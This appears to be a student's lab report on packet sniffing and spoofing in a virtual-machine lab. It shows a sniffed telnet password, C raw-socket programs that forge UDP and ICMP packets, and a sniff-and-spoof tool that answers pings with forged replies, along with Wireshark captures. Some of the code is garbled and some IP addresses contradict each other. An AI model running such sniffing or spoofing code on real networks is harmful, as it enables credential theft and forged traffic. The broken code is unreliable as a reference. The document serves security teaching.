 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[07/28/21]seed@VM:~$
```



```
00000  01 01 08 0a 00 4d af 46 00 32 0e 5f 0d 00  ....M.F.2._..
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d af 46 00 32 0e 99          ....M.F.2..
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d af 46 00 32 0e 99          ....M.F.2..
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d af d0 00 32 0e 99 64       ....M...2..d
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d b0 00 00 32 0f 2e 65       ....M...2..e
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d b0 2d 00 32 0f 53 65       ....M...2..Se
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d b0 f4 00 32 0f 80 73       ....M...2..s
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d b1 77 00 32 10 46 0d 00    ....M.w.2.F..
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
00000  01 01 08 0a 00 4d b1 77 00 32 10 ca         ....M.w.2..
      From: 10.0.2.5
      To: 10.0.2.4
Capture TCP packet.
```

Observation: In the screenshots above you can see the telnet traffic being sniffed and the password 'dees' being captured. we used out program to print the data out to the screen. The password was sent from 10.0.2.5 to 10.0.2.6 and intercepted using the packet sniffing.

Explanation: Using the PCAP library and filtering for telnet traffic we were able to capture the packets. We then processed them and printed the info to the screen and discovered that the user's password was 'dees' marked in the above screenshot with a box. This task showed a practical use of a sniffing program.

2.2 Spoofing

2.2A Write a Spoofing Program

This task shows the ability to send out an ICMP packet from spoofed IP of 1.2.3.5 to IP 10.0.2.6 by using raw sockets:

```

1 #include <pcap.h>
2 #include <stdio.h>
3 #include <arpa/inet.h>
4 #include <unistd.h>
5 #include <string.h>
6 #include <sys/socket.h>
7 #include <netinet/ip.h>
8 #include <stdlib.h>
9
10 struct udphdr {
11     struct iphdr {
12         void send_raw_ip_packet(struct iphdr *ip) {
13             int sd;
14             int enable = 1;
15             struct sockaddr_in sin;
16             /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the system that the IP header is already included;
17              * this prevents the OS from adding another IP header. */
18             sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
19             if(sd < 0) {
20                 perror("socket() error"); exit(-1);
21             }
22             setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
23             /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
24              * fields, but for raw sockets, we only need to fill out this one field */
25             sin.sin_family = AF_INET;
26             sin.sin_addr = ip->iph_destip;
27             /* Send out the IP packet. ip_len is the actual size of the packet. */
28             if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
29                 perror("sendto() error"); exit(-1);
30             }
31         }
32     }
33 }
34
35 int main() {
36     char buffer[1500];
37     memset(buffer, 0, 1500);
38     struct iphdr *ip = (struct iphdr *) buffer;
39     struct udphdr *udp = (struct udphdr *) (buffer + sizeof(struct iphdr));
40     // Filling in UDP Data field
41     char *data = buffer + sizeof(struct iphdr) + sizeof(struct udphdr);
42     const char *msg = "Hello Server!\n";
43     int data_len = strlen(msg);
44     strncpy(data, msg, data_len);
45     strncpy(data, msg, data_len);
46     // Fill in the UDP header
47     udp->udp_sport = htons(12345);
48     udp->udp_dport = htons(9090);
49     udp->udp_ulen = htons(sizeof(struct udphdr) + data_len);
50     udp->udp_sum = 0;
51     // Fill in the IP header
52     ip->iph_ver = 4;
53     ip->iph_ihl = 5;
54     ip->iph_ttl = 20;
55     ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
56     ip->iph_destip.s_addr = inet_addr("10.0.2.6");
57     ip->iph_protocol = IPPROTO_UDP;
58     ip->iph_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr) + data_len);
59     // Send the spoofed packet
60     send_raw_ip_packet(ip);
61     return 0;
62 }

```

On machine 10.0.2.6 you can see the spoofed packet that it received:

The screenshot shows a Wireshark packet capture on interface eth0. The display filter is set to 'eth0'. The packet list shows a UDP packet from 10.0.2.5 to 10.0.2.6, which is highlighted in red. The packet details pane shows the packet structure: Ethernet II, Internet Protocol Version 4, and Internet Control Message Protocol. The packet bytes pane shows the raw data of the packet, including the spoofed source IP address 10.0.2.5.

Time	Source	Destination	Protocol
1.2021-07-28 03:04:32.3218710	10.0.2.6	10.0.2.5	UDP
2.2021-07-28 03:04:32.322458	10.0.2.5	10.0.2.6	UDP
3.2021-07-28 03:04:37.3995706	PcsCompu_59:41:98	PcsCompu_8a:13:0c	ARP
4.2021-07-28 03:04:37.3995798	PcsCompu_8a:13:0c	PcsCompu_59:41:98	ARP
5.2021-07-28 03:04:37.3997393	PcsCompu_3a:a0:7e	PcsCompu_59:41:98	ARP
6.2021-07-28 03:04:37.3999353	PcsCompu_59:41:98	PcsCompu_3a:a0:7e	ARP

Frame 2: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface eth0
 Ethernet II, Src: PcsCompu_59:41:98 (08:00:27:59:41:98), Dst: PcsCompu_8a:13:0c
 Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
 Internet Control Message Protocol


0000 08 00 27 59 41 98 00 00 27 59 41 98 00 45 c0 ..YA...E.
 0010 00 46 00 fc 00 00 40 01 00 f1 0a 00 02 05 0a 00 .F...0.....
 0020 02 00 03 03 38 e1 00 00 00 00 45 00 00 2a b4 2a8...E...
 0030 00 00 14 11 da 0e 0a 00 02 06 0a 00 02 05 30 3909
 0040 23 02 00 16 00 00 48 65 6c 6c 6f 20 53 65 72 76 #....He llo Serv
 0050 65 72 21 0a ..er!.

Observation: The screenshot shows that a packet was received from source IP 10.2.0.5. This was not the actual origination of the packet; it instead came from machine 10.0.2.4 who was sending the spoofed packet.

Explanation: By using a raw socket, we were able to make a packet and send it to a machine but with some other ip address and faked the existence of machine.

2.2B Spoof an ICMP Echo Request

```
spoofer.c      spoofer2.c
63  sum = (sum >> 16) + (sum & 0xffff);
64  sum += (sum>>16);
65  return (unsigned short)(~sum);
66  }
67  int main() {
68  char buffer[1500];
69  memset(buffer, 0, 1500);
70  struct ipheader *ip = (struct ipheader *) buffer;
71  struct icmpheader *icmp = (struct icmpheader *) (buffer + sizeof(struct ipheader));
72  // Fill in the ICMP header
73  icmp->icmp_type=8;
74  icmp->icmp_chksum=0;
75  icmp->icmp_chksum = in_chksum((unsigned short *)icmp, sizeof(struct ipheader));
76
77  // Fill in the IP header
78  ip->iph_ver = 4;
79  ip->iph_ihl = 5;
80  ip->iph_ttl = 20;
81  ip->iph_sourceip.s_addr = inet_addr("10.0.2.5");
82  ip->iph_destip.s_addr = inet_addr("10.0.2.6");
83  ip->iph_protocol = IPPROTO_ICMP;
84  ip->iph_len = htons(1000);
85  // ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct icmpheader));
86  // Send the spoofed packet
87  send_raw_ip_packet(ip);
88  return 0;
89  }
90
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-...	10.0.2.5	10.0.2.6	ICMP	1014	Echo (ping) request id=0x00
2	2021-07-...	10.0.2.6	10.0.2.5	ICMP	1014	Echo (ping) reply id=0x00

Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Answer: If we set the length to some random value, the packet will not be formed properly. If the packet is too big when it is sent, it will be not be sent.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

Answer: no we don't need to calculate the checksum of ip header. Because OS do that before transmitting the packet

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer:. We can use raw sockets to spoof a packet and set arbitrary values to any field in the packet headers. So in order to perform these tasks, it requires root privileges. When the spoofing program is run as a non-root user, it gives an error that the program needs to access the Network Interface Card in order to send the packet.

2.3 Sniff and then Spoof

Code for sniffing an ICMP request and spoofing an ICMP reply:

```
1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  #include <unistd.h>
5  #include <string.h>
6  #include <sys/socket.h>
7  #include <netinet/ip.h>
8  #include <stdlib.h>
9
10 struct ethheader {
11     u_char ether_dhost[6];
12     u_char ether_shost[6];
13     u_short ether_type;
14 };
15 struct icmpheader {
16     unsigned char icmp_type;
17     unsigned char icmp_code;
18     unsigned short int icmp_chksum;
19     unsigned short int icmp_id;
20     unsigned short int icmp_seq;
21 };
22 struct ipheader {
23     unsigned char iph_ihl:4, iph_ver:4;
24     unsigned char iph_tos;
25     unsigned short int iph_len;
26     unsigned short int iph_ident;
27     unsigned short int iph_flag:3, iph_offset:13;
28     unsigned char iph_ttl;
29     unsigned char iph_protocol;
30     unsigned short int iph_chksum;
31     struct in_addr iph_sourceip;
32     struct in_addr iph_destip;
33 };
34 void send_raw_ip_packet (struct ipheader *ip) {
35     int sd;
36     int enable = 1;
37     struct sockaddr_in sin;
38
39     sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
40     if(sd < 0) {
41         perror("socket() error"); exit(-1);
42     }
43     // Set socket options
44     setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
45     /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
46     * fields, but for raw sockets, we only need to fill out this one field */
47     sin.sin_family = AF_INET;
48     sin.sin_addr = ip->iph_destip;
49     /* Send out the IP packet. ip_len is the actual size of the packet. */
50     if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
51         perror("sendto() error"); exit(-1);
52     }
53     else {
54         printf(" Packet Sent from Attacker to host:%s\n", inet_ntoa(ip->iph_destip));
55     }
56 }
57
58 unsigned short in_chksum(unsigned short *buf, int length) {
59     unsigned short *w = buf;
60     int nleft = length;
61     int sum = 0;
62     unsigned short temp = 0;
63     while(nleft > 1) {
64         sum += *w++;
65         nleft -= 2;
66     }
67     if (nleft == 1) {
68         *(u_char *)(&temp) = *(u_char *)w;
69         sum += temp;
70     }
71     sum = (sum >> 16) + (sum & 0xffff);
72     sum += (sum >> 16);
73     return (unsigned short)(~sum);
74 }
75 }
```



```

76
77 void spoof_reply(struct ipheader *ip) {
78     const char buffer[1500];
79     int ip_header_len = ip->iph_ihl * 4;
80     struct icmpheader *icmp = (struct icmpheader *) ((u_char *)ip + ip_header_len);
81     if(icmp->icmp_type != 8) return;
82
83     memset((char *)buffer, 0, 1500);
84     memcpy((char *)buffer, ip, ntohs(ip->iph_len));
85     struct ipheader *newip = (struct ipheader *) buffer;
86     struct icmpheader *newicmp = (struct icmpheader *) (buffer + ip_header_len);
87     // Fill in the ICMP header
88     newicmp->icmp_type=0;
89     newicmp->icmp_chksum=0;
90     newicmp->icmp_chksum = in_chksum((unsigned short *)icmp, ip_header_len);
91
92     // Fill in the IP header
93     newip->iph_ttl = 50;
94     newip->iph_sourceip = ip->iph_destip;
95     newip->iph_destip = ip->iph_sourceip;
96     newip->iph_protocol = IPPROTO_ICMP;
97     newip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
98     // Send the spoofed packet
99     send_raw_ip_packet(newip);
100 }
101
102 void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
103 {
104     struct ethheader *eth = (struct ethheader *)packet;
105     if (ntohs(eth->ether_type) == 0x0800){
106         struct ipheader * ip = (struct ipheader *) (packet + sizeof(struct ethheader));
107         int ip_header_len = ip->iph_ihl * 4;
108         if (ip->iph_protocol == IPPROTO_ICMP) {
109             spoof_reply(ip);
110         }
111     }
112 }
113
114 int main(){
115     pcap_t *handle;
116     char errbuf[PCAP_ERRBUF_SIZE];
117     struct bpf_program fp;
118     char filter_exp[] = "icmp";
119     bpf_u_int32 net;
120     // Step 1: Open live pcap session on NIC with name enp8s3
121     handle = pcap_open_live("enp8s3", BUFSIZ, 1, 1000, errbuf);
122     // Step 2: Compile filter exp into BPF pseudo-code
123     pcap_compile(handle, &fp, filter_exp, 0, net);
124     pcap_setfilter(handle, &fp);
125     // Step 3: Capture packets
126     pcap_loop(handle, -1, got_packet, NULL);
127     pcap_close(handle); //Close the handle
128     return 0;
129 }
130

```

VM A running sniffing/spoofing:

```

[07/28/21]seed@VM:~/CODE$ sudo ./sniffandspoof
Packet Sent from Attacker to host:10.0.2.5
Packet Sent from Attacker to host:10.0.2.5

```

VM B after pinging 10.2.0.6:

```

[07/28/21]seed@VM:~$ ping 10.2.0.6
PING 10.2.0.6 (10.2.0.6) 56(84) bytes of data.
 8 bytes from 10.2.0.6: icmp_seq=1 ttl=50 (truncated)
 8 bytes from 10.2.0.6: icmp_seq=2 ttl=50 (truncated)
^Z
[3]+  Stopped                  ping 10.2.0.6
[07/28/21]seed@VM:~$

```

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-07-28 04:09:35.1630189	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0xb08e, s...
2	2021-07-28 04:09:35.3738399	10.0.2.6	10.0.2.5	ICMP	60	Echo (ping) reply id=0xb08e, s...
3	2021-07-28 04:09:36.1651391	10.0.2.5	10.0.2.6	ICMP	98	Echo (ping) request id=0xb08e, s...
4	2021-07-28 04:09:36.3986917	10.0.2.6	10.0.2.5	ICMP	60	Echo (ping) reply id=0xb08e, s...
5	2021-07-28 04:09:40.4332641	PcsCompu_3a:a0:7e	PcsCompu_59:41:98	ARP	60	Who has 10.0.2.5? Tell 10.0.2.4
6	2021-07-28 04:09:40.4332723	PcsCompu_59:41:98	PcsCompu_3a:a0:7e	ARP	42	10.0.2.5 is at 08:00:27:59:41:98

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
 Ethernet II, Src: PcsCompu_59:41:98 (08:00:27:59:41:98), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
 Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
 Internet Control Message Protocol

0000 52 54 00 12 35 00 08 00 27 59 41 98 08 08 45 00 RT..S...YA...E.
 0010 00 54 01 1b 40 00 40 01 53 81 8a 00 02 05 0a 02 .T..0.0.S.....
 0020 00 00 00 00 7c 7f 00 0a 00 01 0f 10 01 61 c2 7ca.]
 0030 02 00 08 09 0a 00 0c 0d 0e 0f 10 11 12 13 14 15
 0040 10 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25!%\$%
 0050 20 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &{)*~.-./012345
 0060 36 37 07

Observation: We first run the sniffing and spoofing program on VM A and then from VM B we are going to ping an IP address that is not alive 10.0.2.6. If the sniff and spoof program wasn't running on VM A then VM B's ping to 10.0.2.6 would have timed out, but since the program was running, VM B did get a reply. We used Wireshark to show the spoofed packet above.

Explanation: By using promiscuous mode, PCAP and raw sockets we were able to build a program that will hijack and respond to all ICMP requests. The packet was captured, and a raw socket was sent as a response to the ICMP request. This could be used for other types of traffic as well for various network-based attacks.